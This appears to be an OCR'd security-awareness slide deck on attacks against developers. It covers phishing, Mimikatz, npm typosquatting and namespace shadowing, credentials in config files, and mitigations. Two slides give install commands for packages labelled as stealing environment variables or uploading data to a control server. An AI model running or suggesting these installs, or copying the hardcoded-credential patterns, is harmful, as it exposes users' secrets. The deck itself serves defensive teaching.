
▼1189 Modules

@ampproject/r... @ardatan/aggr... @babel/code-f...
@babel/compa... @babel/core @babel/eslint-...
@babel/genera... @babel/helper... @babel/helper...
@babel/helper... @babel/helper... @babel/helper...
@babel/helper... @babel/helper... @babel/helper...
@babel/helper-... @babel/helper... @babel/helper...
@babel/helper... @babel/helper... @babel/helper...
@babel/helper... @babel/helper... @babel/helper...
@babel/helper... @babel/helper... @babel/helper...
@babel/helper-... @babel/helper-... @babel/helper-...
@babel/helpers @babel/highlight @babel/parser
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/plugin-...
@babel/plugin-... @babel/plugin-... @babel/preset...
@babel/preset... @babel/preset... @babel/preset...
@babel/runtime @babel/runtim... @babel/template

Attack vectors




Attack vectors



Losses caused by cyber attacks reported to IC3

2020	2021
$ 4.100.000.000	$ 6.900.000.000




Top 5 crime types:

- Phishing
- Non-Payment / Delivery
- Data Breach
- Identity Theft
- Extortion

Trends

- Confidence fraud / Romance scams
- Cryptocurrency
- Ransomware
- Tech support fraud

Costs for fixing a security vulnerability



Source: Ponemon Institute Cost of a Data Breach 2020


Attack vector: developer


Attacking developers

- Phishing / Spear Phishing
- Social engineering
- Unsecured connections to test systems

"A developer is just a normal employee – that works as local admin, can push and execute code on various systems in minutes, and often runs unsecured web servers."

Phishing





Xpirit

Credentials Developer

E-Mail	→	Spear phishing
Access machines	→	Log on, Mimikatz
Source	→	Inject code
Pipeline	→	Execute code / scripts
Access test environment	→	Test against prod?
Access prod?		

Attacking developers

- Typo squatting
- Namespace shadowing

Typo squatting

```
$ npm install crossenv
```

Steals all your environment variables

```
$ npm install cross-env
```

Normal package


Namespace shadowing

```
$ npm install @azure/core-tracing
```

Normal package

```
$ npm install core-tracing
```

Upload data to a control server



Typo squatting

- Attack supply chain at build time (npm install)
- Attack consumer at run time by shadowing a function
- Version ranges in transient dependencies can delay attack

What to do?

- Security Awareness Trainings
- Security Games
- Red team | blue team simulations
- Ephemeral, containerized environments

Xpirit


Attack vector: dev environment

Attack vector:
dev environment

- Passwords in text files / memory
- Mimikatz
- Build tools
- Modify code
- Modify pipeline / execute code

Xpirit

Credentials in text files



Credentials in text files

```
{
  "/api/*": {
    "changeOrigin": true,
    "target": "https://api.project-demo.de",
    "auth": "[redacted]"
  }
}
```

```
const id_token_string = '[redacted]';

app.use(
  '/api/test',
  createProxyMiddleware({
    target: 'https://api.test.[redacted]com/',
    changeOrigin: true,
    pathRewrite: {
      '^/api/test': '/test',
    },
    headers: {
      'Content-Type': 'application/json',
      'Credentials': true,
      'Cookie': `id_token=${id_token_string}`
    },
  })
);
```

Schema: https://json.schemastore.org/appsettings.json

```
{
  "AppSettings": {
    "ScheduleExecutionIntervalInMinutes": 60
  },
  "MailSettings": {
    "Url": "Outlook.office365.com",
    "User": "[redacted]",
    "Password": "[redacted]",
    "ProcessedFolderName": "[redacted]",
    "ErrorFolderName" : "[redacted]",
    "OutOfToleranceFolderName": "[redacted]"
  }
}
```

Xpirit

